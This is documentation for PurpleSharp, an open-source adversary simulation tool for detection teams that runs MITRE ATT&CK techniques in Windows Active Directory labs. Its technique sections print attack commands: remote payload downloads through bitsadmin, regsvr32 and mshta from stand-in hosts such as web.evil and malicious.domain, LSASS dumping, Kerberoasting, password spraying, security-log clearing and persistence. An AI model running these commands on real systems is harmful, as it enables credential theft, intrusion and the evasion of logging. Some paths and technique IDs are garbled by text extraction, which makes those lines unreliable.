
PurpleSharp

Apr 02, 2023

1	Introduction	1
2	Architecture	3
3	Simulation Deployment	5
3.1	Local Simulations	5
3.2	Remote Simulations	6
4	Command line Cheat Sheet	9
5	Command Line Parameters	11
5.1	Required Simulation Parameters	11
5.2	Optional Simulation Parameters	12
5.3	Other Parameters	13
6	JSON Playbooks	15
7	Execution	17
7.1	T1059.001 - Command and Scripting Interpreter: PowerShell	17
7.2	T1059.003 Command and Scripting Interpreter: Windows Command Shell	18
7.3	T1059.005 Command and Scripting Interpreter: Visual Basic	18
7.4	T1059.007 Command and Scripting Interpreter: JavaScript/JScript	19
7.5	T1053.005 Scheduled Task/Job: Scheduled Task	19
7.6	T1569.002 System Services: Service Execution	20
8	Persistence	21
8.1	T1136.001 - Create Account: Local Account	21
8.2	T1543.003 - Create or Modify System Process: Windows Service	22
8.3	T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys	22
8.4	T1546.003 - Event Triggered Execution: Windows Management Instrumentation Event Subscription	23
9	Defense Evasion	25
9.1	T1055.002 - Process Injection: Portable Executable Injection	25
9.2	T1055.004 - Process Injection: Asynchronous Procedure Call	25
9.3	T1220 XSL - Script Processing	25
9.4	T1218.011 - Signed Binary Proxy Execution: Rundll32	26
9.5	T1218.003 - Signed Binary Proxy Execution: CMSTP	26
9.6	T1218.005 - Signed Binary Proxy Execution: Mshta	26

9.7	T1140 - Deobfuscate/Decode Files or Information	26
9.8	T1218.010 - Signed Binary Proxy Execution: Regsvr32	26
9.9	T1218.009 - Signed Binary Proxy Execution: Regsvcs/Regasm	26
9.10	T1218.004 - Signed Binary Proxy Execution: InstallUtil	26
9.11	T1197 - BITS Jobs	26
10	Credential Access	29
10.1	T1110.003 - Brute Force: Password Spraying	29
10.2	T1558.003 - Steal or Forge Kerberos Tickets: Kerberoasting	29
10.3	T1003.001 - OS Credential Dumping: LSASS Memory	29
11	Discovery	31
11.1	T1049 - System Network Connections Discovery	31
11.2	T1033 - System Owner/User Discovery	31
11.3	T1007 - System Service Discovery	31
11.4	T1087.002 - Account Discovery: Domain Account	31
11.5	T1046 - Network Service Scanning	32
11.6	T1087.001 - Account Discovery: Local Account	32
11.7	T1016 - System Network Configuration Discovery	32
11.8	T1083 - File and Directory Discovery	32
11.9	T1135 - Network Share Discovery	32
12	Lateral Movement	33
12.1	T1021.006 - Remote Services: Windows Remote Management	33
13	Presentations	35
13.1	BlackHat Arsenal 2021	35
13.2	Defcon 29 Adversary Village (2021)	35
13.3	SANS Purple Team Summit 2021	35
13.4	Red Canary Atomic Friday Sept 2020	35
13.5	BlackHat 2020 Arsenal	35
13.6	Blue Team Village at DEF CON 28 (2019)	35
13.7	Derbycon 9.0 (2019)	36
14	Demos	37
14.1	Attack Range + PurpleSharp Integration	38
14.2	Demos @ BlackHat Arsenal 2021	38
14.3	Demos @ Defcon 29 Aversary Village	38
14.4	Demo 1 @ Purple Team Summit 2021	38
14.5	Demo 2 @ Purple Team Summit 2021	38
14.6	Demo 1 @ BlackHat Arsenal 2020	38
14.7	Demo 2 @ BlackHat Arsenal 2020	38
14.8	Demo 1 @ Defcon 28 Safe Mode - Blue Team Village	38
14.9	Demo 2 @ Defcon 28 Safe Mode - Blue Team Village	38
14.10	Demo 3 @ Defcon 28 Safe Mode - Blue Team Village	38
14.11	Demo 1 @ EU ATT&CK Community Workshop	38
14.12	Demo 2 @ EU ATT&CK Community Workshop	38
15	Goals / Use Cases	41
16	Quick Start Guide	43
16.1	Build from Source	43
16.2	Download Latest Release	43
16.3	Simulate	43

17 Authors	45
18 Acknowledgments	47

CHAPTER 1

Introduction

Sharpen your Simulation Game Part 1 - Introduction

CHAPTER 2

Architecture

Sharpen your Simulation Game Part 2 - Enter PurpleSharp

Simulation Deployment

3.1 Local Simulations

PurpleSharp can be used to run simulation playbooks on local endpoints through an interactive session. This type of deployment can be used to test detection and prevention controls on host we have physical access to. The only requirement for this type of simulations is to copy the PurpleSharp assembly on the host.

Depending on the used techniques in the playbook, the simulation may interact with remote hosts in the network. For example, running the PowerShell (T1059.001) technique will execute PowerShell commandlets locally. However, the Password Spraying (T1110.003) technique, will interact with the domain controller or others hosts in the network.

Below is an example of locally running three Process Injection techniques using PurpleSharp's command line parameters (T1055.002, T1055.003 and T1055.004):

```
PurpleSharp.exe /t T1055.002,T1055.003,T1055.004
```

The same simulation playbook can be executed locally using a JSON file as shown below.

```
{
  "type": "local",
  "sleep": 5,
  "playbooks": [
    {
      "name": "Process Injection Simulation Playbook",
      "enabled": true,
      "tasks": [
        {
          "technique_id": "T1055.002",
          "variation": 1
        },
        {
          "technique_id": "T1055.003",
          "variation": 1
        }
      ]
    }
  ]
}
```

(continues on next page)

(continued from previous page)

```
{
  {
    "technique_id": "T1055.004",
    "variation": 1
  }
}
```

```
PurpleSharp.exe /pb simulation.json
```


A demo video of the above simulation can be found [here](#).

3.2 Remote Simulations

PurpleSharp can be also used to deploy simulation playbooks on remote endpoints. This type of deployment can be used to test the detection and prevention controls on a remote endpoint that may be sitting at a different location across the globe.

To achieve this, PurpleSharp interacts with the remote host through the network leveraging native Windows features like SMB and RPC. The core requirements for a remote simulation to work include:

- Administrative credentials on the remote host
- Network connectivity to SMB port TCP/445
- Network connectivity to RPC ports TCP/135 and



Below is an example of using PurpleSharp's command line parameter to deploy a remote simulation:

```
PurpleSharp.exe /rhost win10-1 /ruser psharp /rpwd Passw0rd1 /d hacklabz.com /t T059.001
```

The same simulation playbook can be executed remotely using a JSON file as shown below.

```
{
  "type": "remote",
  "domain": "labz.com",
  "username": "SuperUser",
  "sleep": 5,
  "playbooks": [
    {
      "name": "Process Injection Simulation Playbook",
      "remote_host": "192.168.1.2",
      "scout_full_path": "C:\\Windows\\Temp\\Installer.exe",
      "simulator_relative_path": "AppData\\Local\\Temp\\tmp12345.exe",
      "enabled": true,
      "tasks": [
        {
          "technique_id": "T1055.002",
          "variation": 1
        },
        {
          "technique_id": "T1055.003",
          "variation": 1
        },
        {
          "technique_id": "T1055.004",
          "variation": 1
        }
      ]
    }
  ]
}
```

```
PurpleSharp.exe /pb simulation.json
```

A demo video of the above simulation can be found on this [link](#).

CHAPTER 4

Command line Cheat Sheet

Warning: Using command line parameters to execute simulations with PurpleSharp does not leverage all available features. If you are looking to customize the simulations with more flexibility, you should use [JSON playbooks](#).

- Execute the T1059.001 technique on local host:

```
PurpleSharp.exe /t T1059.001
```

- Execute 3 techniques on local host:

```
PurpleSharp.exe /t T1055.002,T1055.003,T1055.004
```

```
PurpleSharp.exe /t "T1055.002, T1055.003, T1055.004"
```

Note: When using a space between techniques, make sure to add double quotes.

- Execute 3 techniques on local host adding a sleep time of 5 seconds between technique:

```
PurpleSharp.exe /t "T1055.002, T1055.003, T1055.004" /pbsleep 5
```

- Execute the T1059.001 technique on a remote host:

```
PurpleSharp.exe /rhost win10-1 /ruser psharp /d hacklabz /t T1059.001
```

```
PurpleSharp.exe /rhost 192.168.1.10 /ruser psharp /d hacklabz /t T1059.001
```

- Execute 3 chained techniques on a remote host and wait 30 seconds between each technique:

```
PurpleSharp.exe /rhost win10-1 /ruser psharp /d hacklabz /t T1059.001,T1059.002,T1059.  
↪003 /pbsleep 30
```

(continues on next page)

(continued from previous page)

```
PurpleSharp.exe /rhost 192.168.1.10 /ruser psharp /d hacklabz /t T1059.001,T1059.002,  
↳T1059.003 /pbsleep 30
```

- Execute a techniques on a remote host using custom Scout and Simulator paths:

```
PurpleSharp.exe /rhost win10-1 /ruser psharp /d hacklabz /t T1059.001 /scoutpath_  
↳C:\PSEXSV.exe /simpath \AppData\Local\Temp\invoice.exe
```

- Obtain the Windows Event Subscription settings from a remote host:

```
PurpleSharp.exe /rhost win10-1 /ruser psharp /d hacklabz /scout wef
```

Command Line Parameters

Warning: Using command line parameters to execute simulations with PurpleSharp does not leverage all available features. If you are looking to customize the simulations with more flexibility, you should use [JSON playbooks](#).

5.1 Required Simulation Parameters

5.1.1 Remote Host (/rhost)

Defines the remote host the simulation will run on.

Note: If set to **'random'**, PurpleSharp will perform LDAP queries on the defined domain controller and randomly pick a simulation target.

5.1.2 Remote User (/ruser)

Defines the domain user used to deploy the simulation. This user needs to be part of the 'Administrators' group on the remote host.

5.1.3 Domain (/d)

Defines the domain the simulation target is part of.

5.1.4 Technique(s) (/t)

Defines the MITRE ATT&CK Framework technique id or ids to use in the simulation.

Note: When using more than one technique, use a comma to separate them and **no space** between them.

```
PurpleSharp.exe /t T1055.002,T1055.003,T1055.004
```

5.2 Optional Simulation Parameters

5.2.1 Remote Password (/rpwd)

Defines the password for the user used to deploy the simulation. If not present, PurpleSharp will prompt for the password.

5.2.2 Domain Controller (/dc)

When deploying simulations on a random host, this settings specifies the Domain Controller to run the LDAP queries on.

5.2.3 Verbose (/v)

When set, the Scout logs will be presented as part of the output.

5.2.4 Playbook Sleep Time (/pbsleep)

When simulating more than one technique, this parameter defines the amount of time in seconds to sleep between each technique execution.

5.2.5 Technique Sleep Time (/tsleep)

Certain techniques also support an internal sleep time defined with this parameter in seconds.

Note: When used with the Kerberoasting technique, PurpleSharp will sleep between each Kerberos Service Ticket request.

5.2.6 Scout Path (/scoutpath)

Defines the absolute path where the Scout will be uploaded to on the remote host. If not set, PurpleSharp will use the default path: **C:\Windows\Scout.exe**.

5.2.7 Simulator Path (/simpath)

Defines the relative path where the Simulator will be uploaded to on the remote host. If not set, PurpleSharp will use the default path: **\Downloads\Firefox_Installer.exe**.

5.2.8 No Clean Up (/nocleanup)

Certain techniques will create an artifact on the remote endpoint. PurpleSharp will by default delete the artifact as part of the clean up process when a simulation is completed. When this parameter is set, the clean phase for the particular technique will be skipped.

Note: As an example, when using the Windows Service technique (T1543.003) with **/nocleanup**, PurpleSharp will not delete the created Windows Service from the simulation target after installing it.

5.2.9 No Opsec (/noopsec)

When set, PurpleSharp will not use the Parent Process ID Spoofing technique to execute the Simulator. This will result in the Simulator running in the context of the service account used to deploy the simulation.

5.3 Other Parameters

5.3.1 Scout (/scout)

PurpleSharp can execute reconnaissance tasks on remote hosts with the goal of providing the operator relevant information about them before running simulations. The following scout tasks are supported:

- **auditpol:** This action will retrieve the remote endpoint's advanced audit policy settings.
- **wef:** This action will retrieve the remote endpoint's Windows Event Subscription settings.
- **pws:** This action will retrieve the remote endpoint's Module Logging, Transcription Logging and ScriptBlock Logging PowerShell settings.
- **ps:** This action will retrieve the remote endpoint's running processes.
- **svcs:** This action will retrieve the remote endpoint's running Windows services.
- **all:** This option will execute all of the above tasks.

```
PurpleSharp.exe PurpleSharp.exe /scout all /rhost host /ruser user /d domain
```

5.3.2 ATT&CK Navigator (/navigator)

PurpleSharp integrates with MITRE's ATT&CK Navigator project.

- **export:** This action will export an ATT&CK Navigator layer with all the of techniques supported by PurpleSharp. An online version of this layer can be viewed [here](#).

```
PurpleSharp.exe /navigator export
```

- **import:** With this action PurpleSharp will take a ATT&CK Navigator layer file as a parameter and create a JSON simulation playbook with all the supported techniques.

```
PurpleSharp.exe /navigator import APT1.json
```

5.3.3 Playbook (/pb)

This parameter defines the JSON Playbook to use as an input for the simulation.

```
PurpleSharp.exe /pb SimulationPlaybook.json
```

CHAPTER 6

JSON Playbooks

Using command line parameters became a limitation when trying to run adversary simulation playbooks that execute several techniques with multiple variations. That's why PurpleSharp also supports the use of JSON files to describe one or more multi-technique playbooks.

Using JSON files also enables us to further customize the simulation with technique-specific parameters. Each technique may leverage multiple parameters. These parameters may also be used across more than one technique. For example, the **serviceName** parameter is only relevant for the Create Service technique but the **dllPath** parameter can be used for several techniques like Rundll32.exe and Regsvr32.exe. If not explicitly defined, a default value is used to execute a technique.

The following JSON playbook instructs PurpleSharp to execute 4 techniques sequentially with a 10 second sleep time between each.

Note: Some of the parameters of the playbook below are just informational and are not required nor used by PurpleSharp.

```
{
  "type": "local",
  "sleep": 10,
  "playbooks": [
    {
      "name": "Simulation Playbook",
      "enabled": true,
      "tasks": [
        {
          "technique_name": "Create or Modify System Process: Windows Service",
          "technique_id": "T1543.003",
          "serviceName": "Legit Service",
          "servicePath": "C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.
↪exe",
          "cleanup": true,
          "variation": 1,

```

(continues on next page)

(continued from previous page)

```
        "description": "This variation uses the Win32 APIs: CreateService, ↵  
↵OpenService and DeleteService to create a service",  
    },  
    {  
        "technique_name": "Create or Modify System Process: Windows Service",  
        "technique_id": "T1543.003",  
        "serviceName": "Legit Service",  
        "servicePath": "C:\\Windows\\System32\\msiexec.exe",  
        "cleanup": false,  
        "variation": 2,  
        "description": "This variation executes the command 'sc create Legit Service ↵  
↵binpath= C:\\Windows\\System32\\msiexec.exe' to create a service",  
        "description2": "The service will not be deleted as per the cleanup variable  
↵",  
    }  
}  
]  
}
```

We can execute this playbook using the **/pb** parameter as shown below. If you want to avoid the use of command line parameteres altogether and have PurpleSharp automatically execute a playbook, you can embed your JSON playbook to the PurpleSharp assembly as a **resource**. PurpleSharp will automatically read and execute the **Playbook.json** embedded resource. At the moment, the only way of achieving this is by manually adding your playbook to the project and building it with Visual Studio. More details [here](#).

```
PurpleSharp.exe /pb simulation_playbook.json
```

For more simulation playbooks examples, visit the [Active Directory Purple Team Playbook](#), a repository of ready-to-use JSON playbooks for PurpleSharp.

If you want to create custom playbooks and want to know about all the possible parameters each technique supports, or all the possible simulation parameters visit the **Supported Techniques** section or review the projects [Model.cs](#) source file.

7.1 T1059.001 - Command and Scripting Interpreter: PowerShell

7.1.1 Variations

Variation	Description
1	This module uses the Win32 API CreateProcess to execute the specified commandlet: powershell.exe -command { commandlet }
2	This module uses the the System.Management.Automation .NET namespace to execute the specified commandlet.

7.1.2 Parameters

Parameter	Description
commandlet	The PowerShell commandlet to be executed in the simulation.

7.2 T1059.003 Command and Scripting Interpreter: Windows Command Shell

7.2.1 Variations

Variation	Description
1	This module uses the Win32 API CreateProcess to execute the specified command: <code>cmd.exe /c command</code>

7.2.2 Parameters

Parameter	Description
command	The command shell to be executed in the simulation.

7.3 T1059.005 Command and Scripting Interpreter: Visual Basic

7.3.1 Variations

Variation	Description
1	This module uses the Win32 API CreateProcess to execute the specified VB script: <code>wscript.exe file_path</code>

7.3.2 Parameters

Parameter	Description
file_path	The local file path of the VB script.

7.4 T1059.007 Command and Scripting Interpreter: JavaScript/JScript

7.4.1 Variations

Variation	Description
1	This module uses the Win32 API CreateProcess to execute the specified JS script: wscript.exe file_path

7.4.2 Parameters

Parameter	Description
file_path	The local file path of the JS script.

7.5 T1053.005 Scheduled Task/Job: Scheduled Task

7.5.1 Variations

Variation	Description
1	This module uses the Win32 API CreateProcess to create a scheduled task: SCHTASKS /CREATE /SC DAILY /TN taskName /TR taskPath /ST 13:00

7.5.2 Parameters

Parameter	Description
taskName	The name of the task to be created.
taskPath	The path of the binary to be executed by the scheduled task.
cleanup	Bool parameter to delete the scheduled task after created.

7.6 T1569.002 System Services: Service Execution

7.6.1 Variations

Variation	Description
1	This module uses the Win32 API CreateProcess to start the specified Windows service: net start serviceName

7.6.2 Parameters

Parameter	Description
serviceName	The name of the Windows service to be started.

8.1 T1136.001 - Create Account: Local Account

8.1.1 Variations

Variation	Description
1	This module uses the Win32 API NetUserAdd to create a local account with the specified parameters.
2	This module uses the Win32 API CreateProcess to create a local account with the specified parameters. net user user password /add

8.1.2 Parameters

Parameter	Description
user	The user to be created.
password	The password to be used.
cleanup	Bool parameter to delete the user after created.

8.2 T1543.003 - Create or Modify System Process: Windows Service

8.2.1 Variations

Variation	Description
1	This module uses the Win32 API CreateService to create a Windows Service with the specified parameters.
2	This module uses the Win32 API CreateProcess to create a Windows Service with the specified parameters. sc create serviceName binpath= servicePath type= own start= auto

8.2.2 Parameters

Parameter	Description
serviceName	The name of the Windows service to be created.
servicePath	The path of the binary that will be executed by the service.
serviceName	The service display name.
cleanup	Bool parameter to delete the Service after created.

8.3 T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys

8.3.1 Variation 1

This module uses the the Microsoft.Win32 .NET namespace to create a Registry Key.

8.3.2 Variation 2

This module uses the Win32 API CreateProcess to execute a specific command:

```
REG ADD HKCUSOFTWAREMicrosoftWindowsCurrentVersionRun /V BadApp /t REG_SZ /F /D  
C:WindowsTempxyz12345.exe
```

8.3.3 Variations

Variation	Description
1	This module uses the Microsoft.Win32 .NET namespace to create a Registry Key with the specified parameters.
2	This module uses the Win32 API CreateProcess to create a Registry Key with the specified parameters. reg add reg_ /V BadApp /t REG_SZ /F /D C:WindowsTempxyz12345.exe

8.3.4 Parameters

Parameter	Description
serviceName	The name of the Windows service to be created.
servicePath	The path of the binary that will be executed by the service.
serviceDisplayName	The service display name.
cleanup	Bool parameter to delete the Service after created.

8.4 T1546.003 - Event Triggered Execution: Windows Management Instrumentation Event Subscription

This module uses the System.Management .NET namespace to create the main pieces of a WMI Event Subscription: an Event Filter, an Event Consumer and a FilterToConsumerBinding.

9.1 T1055.002 - Process Injection: Portable Executable Injection

This module uses the `CreateProcess`, `OpenProcess`, `VirtualAllocEx`, `WriteProcessMemory` and `CreateRemoteThread` Win32 API functions to inject an innocuous shellcode.

9.2 T1055.004 - Process Injection: Asynchronous Procedure Call

This module uses the `CreateProcess`, `OpenProcess`, `VirtualAllocEx`, `WriteProcessMemory` and `QueueUserAPC` Win32 API functions to inject an innocuous shellcode.

9.3 T1220 XSL - Script Processing

This module uses the `CreateProcess` Win32 API to execute **`wmic.exe os get /FORMAT "http://webserver/payload.xml"`**:

9.3.1 Variation 1

This module uses the `System.Diagnostics` .NET namespace to delete the Security Event Log.

9.3.2 Variation 2

This module uses the Win32 API `CreateProcess` to execute a specific command:
`wevtutil.exe cl Security`

9.4 T1218.011 - Signed Binary Proxy Execution: Rundll32

This module uses the CreateProcess Win32 API to execute
rundll32.exe C:Windowstwain_64.dll

9.5 T1218.003 - Signed Binary Proxy Execution: CMSTP

This module uses the CreateProcess Win32 API to execute
cmstp.exe /s /ns C:UsersAdministratorAppDataLocalTempXKNqbpzl.txt

9.6 T1218.005 - Signed Binary Proxy Execution: Mshta

This module uses the CreateProcess Win32 API to execute
mshta.exe http://webserver/payload.hta

9.7 T1140 - Deobfuscate/Decode Files or Information

This module uses the CreateProcess Win32 API to execute
certutil.exe -decode encodedb64.txt decoded.exe

9.8 T1218.010 - Signed Binary Proxy Execution: Regsvr32

This module uses the CreateProcess Win32 API to execute
regsvr32.exe /u /n /s /i:http://malicious.domain:8080/payload.sct scrobj.dll

9.9 T1218.009 - Signed Binary Proxy Execution: Regsvcs/Regasm

This module uses the CreateProcess Win32 API to execute
C:WindowsMicrosoft.NETFrameworkv4.0.30319regsvcs.exe /U winword.dll

9.10 T1218.004 - Signed Binary Proxy Execution: InstallUtil

This module uses the CreateProcess Win32 API to execute
**C:WindowsMicrosoft.NETFrameworkv4.0.30319InstallUtil.exe /logfiles /LogToConsole=false /U
C:WindowsTempXKNqbpzl.exe**

9.11 T1197 - BITS Jobs

This module uses the CreateProcess Win32 API to execute

bitsadmin.exe /transfer job /download /priority high http://web.evil/sc.exe C:WindowsTempwinword.exe

10.1 T1110.003 - Brute Force: Password Spraying

10.1.1 Variation 1

This module uses the LogonUser Win32 API to test a single password across random users obtained via LDAP.

10.1.2 Variation 2

This module uses the WNetAddConnection2 Win32 API to test a single password across random users and random hosts obtained via LDAP.

10.2 T1558.003 - Steal or Forge Kerberos Tickets: Kerberoasting

This module uses the KerberosRequestorSecurityToken Class to obtain Kerberos service tickets.

10.3 T1003.001 - OS Credential Dumping: LSASS Memory

This module uses the GetProcessesByName and MiniDumpWriteDump Win32 API functions to create a memory dump of the lsass.exe process.

11.1 T1049 - System Network Connections Discovery

This module uses the CreateProcess Win32 API to execute

netstat.exe

net.exe use

net.exe sessions

11.2 T1033 - System Owner/User Discovery

This module uses the CreateProcess Win32 API to execute

whoami.exe

query user

11.3 T1007 - System Service Discovery

This module uses the CreateProcess Win32 API to execute

net.exe start

tasklist.exe /svc

11.4 T1087.002 - Account Discovery: Domain Account

11.4.1 Variation 1

This module uses the System.DirectoryServices .NET NameSpace to query a domain environment using LDAP.

11.4.2 Variation 2

This module uses the CreateProcess Win32 API to execute:
net.exe user /domain

11.5 T1046 - Network Service Scanning

This module uses the System.Net.Sockets .NET namespace to scan ports on remote endpoints randomly picked using LDAP.

11.6 T1087.001 - Account Discovery: Local Account

This module uses the CreateProcess Win32 API to execute
net.exe user

11.7 T1016 - System Network Configuration Discovery

This module uses the CreateProcess Win32 API to execute
ipconfig.exe /all

11.8 T1083 - File and Directory Discovery

This module uses the CreateProcess Win32 API to execute
dir.exe c:>> %temp%download
dir.exe C:Users>> %temp%download

11.9 T1135 - Network Share Discovery

This module uses the NetShareEnum Win32 API function to enumerate shared on remote endpoints randomly picked using LDAP.

CHAPTER 12

Lateral Movement

12.1 T1021.006 - Remote Services: Windows Remote Management

This module uses System.Management.Automation .NET namespace to execute commands on randomly picked remote hosts using WinRM.

13.1 BlackHat Arsenal 2021

PurpleSharp : Active Directory Attack Simulations

13.2 Defcon 29 Adversary Village (2021)

PurpleSharp : Automated Adversary Simulation

13.3 SANS Purple Team Summit 2021

Active Directory Purple Team Playbooks

13.4 Red Canary Atomic Friday Sept 2020

Assessing detection coverage via adversary simulation

13.5 BlackHat 2020 Arsenal

PurpleSharp: Adversary Simulation for the Blue Team

13.6 Blue Team Village at DEF CON 28 (2019)

Purple On My Mind: Cost Effective Automated Adversary Simulation

13.7 Derbycon 9.0 (2019)

I sim(ulate), therefore i catch: enhancing detection engineering with adversary simulation

CHAPTER 14

Demos

14.1 Attack Range + PurpleSharp Integration

14.2 Demos @ BlackHat Arsenal 2021

14.3 Demos @ Defcon 29 Aversary Village

14.4 Demo 1 @ Purple Team Summit 2021

14.5 Demo 2 @ Purple Team Summit 2021

14.6 Demo 1 @ BlackHat Arsenal 2020

14.7 Demo 2 @ BlackHat Arsenal 2020

14.8 Demo 1 @ Defcon 28 Safe Mode - Blue Team Village

14.9 Demo 2 @ Defcon 28 Safe Mode - Blue Team Village

14.10 Demo 3 @ Defcon 28 Safe Mode - Blue Team Village

14.11 Demo 1 @ EU ATT&CK Community Workshop

14.12 Demo 2 @ EU ATT&CK Community Workshop



Defending enterprise networks against attackers continues to present a difficult challenge for blue teams. Prevention has fallen short; improving detection & response capabilities has proven to be a step in the right direction. However, without the telemetry produced by adversary behavior, building new and testing existing detection capabilities will be constrained.

PurpleSharp is an open source adversary simulation tool written in C# that executes adversary techniques within Windows Active Directory environments. The resulting telemetry can be leveraged to measure and improve the efficacy of a detection engineering program. PurpleSharp leverages the MITRE ATT&CK Framework and executes different techniques across the attack life cycle: execution, persistence, privilege escalation, credential access, lateral movement, etc. It currently supports 47 unique ATT&CK techniques.

Execution 10 techniques	Persistence 15 techniques	Privilege Escalation 12 techniques	Defense Evasion 32 techniques	Credential Access 14 techniques	Discovery 25 techniques	Lateral Movement 8 techniques
Command and Scripting Interpreter (A1)	Account Manipulation (B2)	Abuse Elevation Control Mechanism (B1)	Abuse Elevation Control Mechanism (B1)	Brute Force (A1)	Account Discovery (C1)	Exploitation of Remote Services
Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (A1)	Access Token Manipulation (A1)	Credentials from Password Stores (A1)	Application Window Discovery	Internal Spearphishing
Inter-Process Communication (B2)	Boot or Logon Autostart Execution (B1)	Boot or Logon Autostart Execution (B1)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer
Native API	Boot or Logon Initialization Scripts (B2)	Boot or Logon Initialization Scripts (B2)	Debugger Evasion	Forced Authentication	Debugger Evasion	Remote Service Session Hijacking (B1)
Scheduled Task/Job (A1)	Browser Extensions	Create or Modify System Process (A1)	Decompilate/Decode Files or Information	Forge Web Credentials (B2)	Domain Trust Discovery	Remote Services (A1)
Shared Modules	Compromise Client Software Binary	Domain Policy Modification (B2)	Direct Volume Access	Modify Authentication Process (B1)	File and Directory Discovery	Software Deployment Tools
Software Deployment Tools	Create Account (A2)	Escape to Host	Domain Policy Modification (B2)	Multi-Factor Authentication Interception	Group Policy Discovery	Taint Shared Content
System Services (B1)	Create or Modify System Process (A1)	Event Triggered Execution (A1)	Execution Guardrails (B1)	Multi-Factor Authentication Request Generation	Network Service Discovery	Use Alternate Authentication Material (B2)
User Execution (B2)	Event Triggered Execution (A1)	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Network Sniffing	Network Share Discovery	
Windows Management Instrumentation	Hijack Execution Flow (B1)	Hijack Execution Flow (B1)	File and Directory Permissions Modification (B1)	OS Credential Dumping (A1)	Network Sniffing	
	Process Injection (A1)	Process Injection (A1)	Hide Artifacts (A1)	Steal or Forge Authentication Certificates	Password Policy Discovery	
	Office Application Startup (B1)	Scheduled Task/Job (A1)	Hijack Execution Flow (B1)	Steal or Forge Kerberos Tickets (A1)	Peripheral Device Discovery	
	Pre-OS Boot (A1)		Impair Defenses (A1)	Unsecured Credentials (B1)	Permission Groups Discovery (A1)	
	Scheduled Task/Job (A1)		Indicator Removal (A1)	Steal Web Session Cookie	Process Discovery	
	Server Software Component (B1)		Indirect Command Execution		Query Registry	
			Masquerading (B1)		Remote System Discovery	
			Modify Authentication Process (B1)		Software Discovery (A1)	
			Modify Registry		System Information Discovery	
			Obfuscated Files or Information (B1)		System Location Discovery (B1)	
			Pre-OS Boot (A1)		System Network Configuration Discovery	
			Process Injection (A1)		System Network Connections Discovery	
			Reflective Code Loading		System Owner/User Discovery	
			Rogue Domain Controller		System Service Discovery	
			Rootkit		System Time Discovery	
			Subvert Trust Controls (B1)		Virtualization/Sandbox Evasion (B1)	
			System Binary Proxy Execution (A1)			
			System Script Proxy Execution (B1)			

PurpleSharp was first presented at Derbycon IX on September 2019. An updated version was released on August 6th 2020 as part of BlackHat Arsenal 2020. The latest version was released on August 2021 as part of BlackHat Arsenal 2021.

Visit the Demos section to see PurpleSharp in action.

CHAPTER 15

Goals / Use Cases

The attack telemetry produced by simulating techniques with PurpleSharp aids detection teams in:

- Building new detection analytics
- Testing existing detection analytics
- Validating detection resiliency
- Identifying gaps in visibility
- Identifying issues with event logging pipeline

16.1 Build from Source

PurpleSharp can be built with Visual Studio Community 2019 or 2020.

16.2 Download Latest Release

[Download](#) the latest release binary ready to be used to execute TTP simulations.

16.3 Simulate

The PurpleSharp assembly is all you need to start simulating attacks.

For simulation ideas, check out the [Active Directory Purple Team Playbook](#), a repository of ready-to-use JSON playbooks for PurpleSharp.

CHAPTER 17

Authors

- Mauricio Velazco - [@mvelazco](#)

CHAPTER 18

Acknowledgments

The community is a great source of ideas and feedback. Thank you all.

- Olaf Hartong
- Roberto Rodriguez
- Matt Graeber
- Jonny Johnson
- Keith McCammon
- Andrew Schwartz